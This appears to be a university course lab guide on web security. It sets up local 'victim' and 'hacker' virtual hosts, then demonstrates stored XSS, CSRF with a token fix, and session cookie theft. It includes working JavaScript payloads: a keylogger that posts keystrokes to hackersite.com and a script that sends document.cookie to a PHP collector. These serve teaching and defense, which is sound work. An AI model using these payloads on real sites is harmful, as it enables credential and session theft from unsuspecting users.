**CST-407 Activity 4 Guide**

Contents

[Activity 4: Web Application Security 2](#_Toc61934460)

[Introduction 2](#_Toc61934461)

[How Cross-Site Scripting Works 3](#_Toc61934462)

[Step-By-Step Instructions 4](#_Toc61934463)

[Setup Two Sites 4](#_Toc61934464)

[Virtual Hosts in MAMP 5](#_Toc61934465)

[Build a Data Input Form 11](#_Toc61934466)

[Keylogging via JavaScript and PHP Code 13](#_Toc61934467)

[Cross-Site Request Forgery (CSRF) 16](#_Toc61934468)

[Cross-Site Forgery Token 18](#_Toc61934469)

[Frameworks are Secure 21](#_Toc61934470)

[Cookie Stealing 23](#_Toc61934471)

[Steal the Session ID 27](#_Toc61934472)

[Find the Session ID Value 31](#_Toc61934473)

[Use the Stolen Session ID 32](#_Toc61934474)

[Solutions 36](#_Toc61934475)

[Prevent Session ID Theft 43](#_Toc61934476)

[Summary Questions 48](#_Toc61934477)

# Activity 4: Web Application Security

**Overview**

In this activity, students will demonstrate how to exploit a web application using cross-site scripting attacks as well as fix the vulnerabilities using string sanitization and security tokens.

**Special Note: The code for select activities can be found in the "CST-407 Activity 4 htdocshacker” and "CST-407 Activity 4 htdocsvictim" zip files. Refer to these when directed in the guide below.**

## Introduction

Cross-site scripting, sometimes abbreviated as XSS, is a hacking attack that uses computer code to steal information from another user’s application. A successful attack allows the hacker to impersonate the victim or insert damaging data into the victim’s database. The hacker can exploit poorly-written code to inject JavaScript code that runs on the website. A victim usually is not guilty of carelessness, but is an innocent bystander to a poorly written website.

*How Malicious JavaScript is Delivered*

A common attack approach is to paste some malicious JavaScript code into an application’s input forms. For example, a site may accept comments from users, store them in a database, and then display the comments to other users. These comments may contain JavaScript code that, when displayed to other users, executes commands that can compromise the reader.

In the example below, a simple server-side script is used to display the latest comment on a website:

Foreach (c in comments) {

Print c.text

}

If the c.text element contains a <script> </script> tag, there is potential for problems.

Even though JavaScript is browser-only language, it can share sensitive data with other servers online.

*Cookie Theft*

The hacker can use JavaScript to read a cookie value called the session ID, share that secret number with another server, and provide the hacker with a way to hijack a logged in session.

*Keylogging*

JavaScript is capable of performing events on every keystroke on a page. Those keystrokes can be sent to another server where they are stored in a database or text file. The hacker can browse through the logged keystrokes looking for passwords and other sensitive data.

**Execution**

Execute this activity according to the following guidelines:

## How Cross-Site Scripting Works

Cross-site scripting implies that there are two servers that are “crossing” inputs.

Normally, a web application shows a form and then handles the processing of the form submit action as shown here.




Figure 1. Form Action File

In cross-site scripting, a hacker can also submit data to your site and spam the database. An input form can easily be cloned by looking at the HTML source of a webpage.



Figure 2. A Form from an External Site Submits a Request

## Step-By-Step Instructions

### Setup Two Sites

1. For this demonstration we need to create two domain names that are served by one server. Fortunately, we do not need to register real domain names and publish our website on a commercial web host. We can use the localhost server on our computer to create Virtual Hosts. That is, the computer will use a URL that points to our local web server.
2. For our example we will create two new websites: **victimsite.com** and **hackersite.com**
3. For Macintosh or Linux, we need to open the file /etc/hosts. Open the terminal and type

**sudo nano /etc/hosts**




Figure 3. Edit the Hosts File in Macintosh

1. Windows 10 and Windows 8:
   1. Press the Windows key.
   2. Type Notepad in the search field.
   3. In the search results, right-click Notepad and select Run as administrator.
   4. From Notepad, open the following file:

**c:\Windows\System32\Drivers\etc\hosts**

1. Add two new host names that are associated with the localhost address (127.0.0.1). Choose the names victimsite.com and hackersite.com. You can copy and paste the following lines

127.0.01 victimsite.com

127.0.0.1 hackersite.com




Figure 4. Hosts File Containing Two Entries for 127.0.0.1

1. Save and exit the program.
2. Test the new IP addresses with a ping test.
3. Notice that the new URL resolves to the localhost address and not to some website online.



Figure 5. Ping Requests for Two Domain Names both Resolve to 127.0.0.1

### Virtual Hosts in MAMP

1. Download and install the MAMP application. Installation instructions for MAMP are found in the Course Materials.
2. Open the MAMP folder and find the **httpd.conf** file. The location of the **httpd.conf** file is pictured in Figure 6.




Figure 6. The Configuration File for Apache Web Server in Mac (left) and Windows (right)

1. Open **httpd.conf** with a text editor such as Notepad (Windows) or TextEdit (Mac).
2. In the **httpd.conf** file find the lines for **Virtual hosts.**

**# Virtual hosts**

**# Include /Applications/MAMP/conf/apache/extra/httpd-vhosts.conf**

1. Uncomment the Include statement by removing the # symbol as seen in Figure 7.



Figure 7. Uncommented Line to Allow a Virtual Host File to be Used

1. In the MAMP folder, find the file **httppd-vhosts.conf**




Figure 8. Backup the Original Configuration File

1. Make a **duplicate copy of the file** in case we really mess it up. The apache server won't start up if we make even a small syntax error in the **conf** files. It will provide a very unhelpful error message if something is wrong as shown in Figure 9. Make a backup of the current conf file to store in case something is configured incorrectly.




Figure 9. Error Message Due to a Configuration Error

1. Open the **http-vhosts.conf** file with a text editor such as Notepad (Windows) or TextEdit (Mac). Modify the contents of the vhosts file to include two new servers as seen in Figure 10. The server names are resolved from top to bottom, so we put **localhost** last.
2. Follow either the Macintosh or Windows instructions for the next step.
3. You can either type the text shown in Figure 10 or copy and paste the following configuration for Macintosh.

<VirtualHost \*:80>

DocumentRoot /Applications/MAMP/htdocsvictim

ServerName victimsite.com

</VirtualHost>

<VirtualHost \*:80>

DocumentRoot /Applications/MAMP/htdocshacker

ServerName hackersite.com

</VirtualHost>

<VirtualHost \*:80>

DocumentRoot /Applications/MAMP/htdocs

ServerName localhost

</VirtualHost>




Figure 10. Multiple Entries for Virtual Hosts in a Configuration File in Macintosh

1. Copy and paste the following configurations for a Windows server.

<VirtualHost \*:80>

DocumentRoot DocumentRoot "C:/MAMP/htdocsvictim"

ServerName victimsite.com

</VirtualHost>

<VirtualHost \*:80>

DocumentRoot "C:/MAMP/htdocshacker"

ServerName hackersite.com

</VirtualHost>

<VirtualHost \*:80>

DocumentRoot "C:/MAMP/htdocs"

ServerName localhost

</VirtualHost>

1. Notice that the two new servers refer to directories that do not exist yet. Let's create the new folders **htdocsvictim** and **htdocshacker** in the MAMP directory. These directories must match the values you just put into the conf file above.




Figure 11. Three Directories for Three Websites

1. Start up the servers in MAMP. If you did everything right, the Apache server will start running. If something is wrong, go back to the backup conf files and try again.




Figure 12. Green Lights Indicate that the Apache Server and the MySQL Server are both Working

1. For source code in the steps shown below, refer to the "CST-407 Activity 4 htdocshacker Zip File" and the "CST-407 Activity 4 htdocsvictim Zip File."
2. Unzip the "CST-407 Activity 4 htdocshacker Zip File" and place the contents in the **htdocshacker** folder as shown in Figure 13.




Figure 13. Starter Code Files for **htdocshacker**

1. Unzip the "CST-407 Activity 4 htdocsvictim Zip File" and place the contents in the **htdocsvictim** folder as shown in Figure 14.




Figure 14. Starter Code Files for **htdocsvictim**

1. Start the MAMP server and navigate to **victimsite.com/victim.html** with the system’s default web browser (e.g. Chrome).




Figure 15. Web Browser View of the Victim Website

1. Navigate to the **hackersite.com/test.html** webpage.




Figure 16. Web Browser View of the Attacker Website

1. Both victimsite.com and hackersite.com are virtual host URLs that are being served by the MAMP server. You are not looking at a live website from the Internet.

### Build a Data Input Form

1. In the **htdocsvictim** folder, open the **index.php** file. Notice that it has a data entry form and a section that displays the results of the input.



Figure 17. Victim Website has both an Input Form as well as a Message to Repeat the Comment

1. Open the **site.css** file to review the formatting code.



Figure 18. Suggested CSS design for the Victim Page

1. The form posts back to the **index.php** page so we need to include some code to handle data posts. If there is a value in **$\_POST[‘post\_title’]** then display whatever the user posted. For example, use the comment seen in Figure 19.



Figure 19. Filling out the Victim Page’s Comment Form

1. This will yield the following result.




Figure 20. The Victim Site Shows Comments Below the Input Form

### Keylogging via JavaScript and PHP Code

Now that we have a site running, lets inject some JavaScript code that can steal passwords and other sensitive data. We will make a keylogger that will rely on a cross-site scripting attack to work properly.

1. In the **hackersite.com** folder, use a text editor to open the file called **keylog.php** and review the following code.



Figure 21. Attacker Site PHP Code to Listen for Keystrokes Logged on the Victim’s Page

1. This program simply listens for a client to provide a POST request and saves the character to a text file called **keylog.txt**. The client will be the victim site via a cross-site scripting attack.
2. In the victim website, we will paste a JavaScript program as input for one of the comments.




Figure 22. JavaScript Code to use in a Victim’s Comment Entry Form

1. Here is the script that you can copy and paste, as seen in Figure 22

<script>

document.onkeypress = function(evt) {

evt = evt || window.event;

key = String.fromCharCode(evt.charCode);

if (key) {

var http = new XMLHttpRequest();

var param = encodeURI(key);

http.open("POST", "http://hackersite.com/keylog.php", true);

http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

http.send("key="+param);

}

}

</script>

1. When the comment is displayed on the screen, JavaScript starts working in the background. Using the developer tools in the browser, **inspect** the page.




Figure 23. Right-Click and Inspect on a Chrome Web Browser

1. Notice the **<script>** section in the comments. The **document.keypress** event is called for every keystroke you type.



Figure 24. Malicious JavaScript Code is Revealed in the Page Elements While Inspecting the Contents of the Web Browser

1. The trap is set. The comment contains malicious JavaScript code that will run the next time a user enters a comment. You should note that the code opens a new connection to the keylog.php script hosted on the hacker site.
2. Type some more information into the form.




Figure 25. A New Comment is Being Entered

1. Unseen to the user is the keylogging JavaScript code that was left on the page from the previous user.
2. Open the **htdocshacker** folder and open the **keylog.txt** file with a text editor. There should be some new items in the file that were just captured from the keylogging script.




Figure 26. Text File from the Hacker Site Directory Contains the Logged Keystrokes

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.
2. This demo brings us to the end of the first cross-site scripting attack. The lesson that we should learn is that we need to filter out JavaScript code when comments are submitted to the app. We will fix this later in the tutorial.

### Cross-Site Request Forgery (CSRF)

In the next example of cross-site scripting, we are going to **demonstrate Cross-Site Request Forgery (CSRF)**, which is when a form is submitted from one site and is processed by another.

1. In the **htdocshacker** folder, open the **index.php** file and review the code for a comments form.



Figure 27. A Comment Form on the Hacker Site that is Nearly Identical to the Victim’s Site

1. The vulnerability being demonstrated here is that the victim site will accept a form post action even if it comes from another server.
2. Open a new tab in your browser, then open **hackersite.com** and input some data.




Figure 28. Comment Being Entered on the Attacker’s Site

1. You should see the **victimsite** process the post and display the results. If the victimsite program saved data to the database, the attack would contaminate the data.




Figure 29. The Victim Site Accepted the Attacker Site’s Comment Submission

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Cross-Site Forgery Token

To ensure that requests from external web servers, such as hackersite.com, are ignored, we are going to include a temporary hashed password with every form submit. This temporary password, also called a CSRF token, is a random number stored in the session variables, hashed, included in the input form and then verified when the form is processed. The hacker cannot know the random number.

The purpose of a CSRF token is to prevent external servers from submitting requests to forms in the local application.




Figure 30. Plan to Recognize a Submission From an External Site by Using a Randomly Generated Number

1. Add the following value to the **index.php** in the victim site. This will create a token and a **hidden input field** where a hashed value of the token will be stored.



Figure 31. Updated Code on Victim Site to Prevent a Posting from the Attacker

1. Copy and paste this new code to lines 20–31, as seen in Figure 31.

<h1>Post a comment</h1>

<form action="index.php" method="post">

<input type="hidden" name="hashedtoken" value="<?php echo password\_hash($token, PASSWORD\_DEFAULT); ?>">

<label for="comment\_title">Comment Title</label>

<input type="text" name="comment\_title"><br/>

<label for="comment\_text">Text</label>

<textarea name="comment\_text" rows="10" cols="100" ></textarea>

<br/>

<input type="submit" name="submit">

</form>

<br>

<hr>

1. Copy and paste this new code to lines 44–49, as seen in Figure 31.

if (!password\_verify($\_SESSION['token'], $\_POST['hashedtoken'])){

echo "<div id='tokennotaccepted'>";

echo "<p>It appears that this request does not come from a trusted source. Exiting the program</p>";

echo "</div>";

exit;

}

1. Add some lines in **site.css** to highlight the error message in red.




Figure 32. Updated CSS code for the Victim site

1. Try the same routine as before. Start at the hacker site and try to add a new comment.




Figure 33. Another Attempt to Submit a Comment from the Attacker Site

1. This time the results are not accepted by the victim.



Figure 34. New Comment Not Accepted From the Attacker Site

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Frameworks are Secure

1. All popular web development frameworks include CSRF as a default setting on every form.
2. For example, ASP.NET Core has the following information on their documentation.




Figure 35. ASP.NET Documentation about Anti-Forgery Configuration

1. Laravel excepts the programmer to include a token as a Blade directive when creating a form according to their documentation.




Figure 36. Laravel Documentation for CSRF Protection

1. Java Spring expects the programmer to include the CSRF attribute in every form.



Figure 37. JavaSpring Documentation Showing that CSRF is included in every Transaction

### Cookie Stealing

Next, we are going to demonstrate a process called **session stealing** or **cookie stealing**. It is possible for a hacker to hijack a logged in user and perform any actions on his or her behalf if a special piece of data is stolen. The session ID cookie can be read from the browser and copied to another.

Let's simulate a registration and security system for the comments app. In normal apps, this would involve creating a database and user objects. For our purposes, we can simply validate one user.

1. Using a text editor open the **login.php** file in the victim’s server.



Figure 38. Login Form on the Victim Site

1. In the **index.php** page of the victim site, add some more code to check to see if a user is logged in before accepting the input.



Figure 39. Check to See if the User Logged in as “Victor” Before Handling a New Comment

1. This is the new code to check for valid login. Copy and paste this code to lines 51–56, as seen in Figure 39.

if ($\_SESSION['username'] == "victor") {

echo "Thank you Victor for posting. I will show your comments below";

}

else {

die ("Sorry. Only victor is allowed to post comments on this app");

}

1. You should be able to successfully post a new comment only if you log in first.
2. Log in before posting a new comment.



Figure 40. Logging in as Victor, the Only Valid Username on this Application

1. Then proceed after a successful login.




Figure 41. Victor has Logged in Successfully

1. You should be able to post a new comment as Victor.




Figure 42. New Comment Being Posted by Victor

1. Try to log in as someone else. The posting should fail.

  
Figure 43. Failed Login

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.
2. Problem solved, right? Not so fast. There is still a weakness in our system. The hacker can steal the session cookie from another website, save it, and hijack the logged in user. It takes some trickery with JavaScript.

### Steal the Session ID

The secret to overcoming this login requirement is to **steal a session variable**. This is going to require two scripts: first, a PHP script on the hacker computer; second, some JavaScript code inserted into one of the comments posted on the victim site.

For this section of the lesson, you will need two separate browsers to simulate two different computers. I use **Chrome** as the default and **Firefox** as the second browser. You could also use Edge. Unfortunately, Safari does not work as well for this example.

1. Create a new PHP file, **cookie.php** on the **hacker server.** Its job will be to listen for a stolen session cookie value and save it to a text file.



Figure 44. PHP Script on the Attacker Computer to get the Session ID Value from a Victim

1. Copy and paste this code as seen in Figure 44.

<?php

$savedata = $\_GET['cookie'];

$savecookiefile = fopen("cookie.txt", "w") or die("Unable to open file!");

fwrite($savecookiefile, $savedata);

fclose();

echo "I just stole your session cookie which was " . $savedata;

?>

1. The following code will be used as part of a “comment” on the victim’s website (refer to Figure 45). Notice that the script calls upon the **cookie.php** file we just created.

<script>

var cookieData=document.cookie;

window.open(

'http://hackersite.com/cookie.php?cookie='+cookieData,

'\_blank' // <- This is what makes it open in a new window.

);

</script>

1. In the victim’s site, enter a new comment using the nefarious code.




Figure 45. Posting the JavaScript Cookie Stealer Code in the Comments Section of the Victim Site

1. The message is posted and looks normal. But is it?




Figure 46. The JavaScript Code Doesn’t Appear on the Comment, but it is There

1. Inspect the HTML of the page and see what JavaScript is lurking.




Figure 47. The JavaScript Code is Included in the Webpage Even Though it is Not Displayed

1. We also made it pretty obvious that something was wrong by opening a new tab and displaying a message. A real hacker would probably be more subtle than this.



Figure 48. Status Message Shown on the Attacker Site to let us Know that an Attack Just Occurred

1. Look in the **htdocshacker** folder to see the new text file that captured the session ID value.




Figure 49. Location of the Stolen Cookie is on the Attacker Server

1. Open the text file to see the session ID.




Figure 50. Text File on the Attacker Site Shows the Session ID Value From the Victim

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Find the Session ID Value

In the previous section, we stole the browser’s session cookie. We can now use that cookie to log in without providing a valid password.

1. Open the victim site index page with Chrome (first browser).
2. Right-click on the page and choose to inspect.

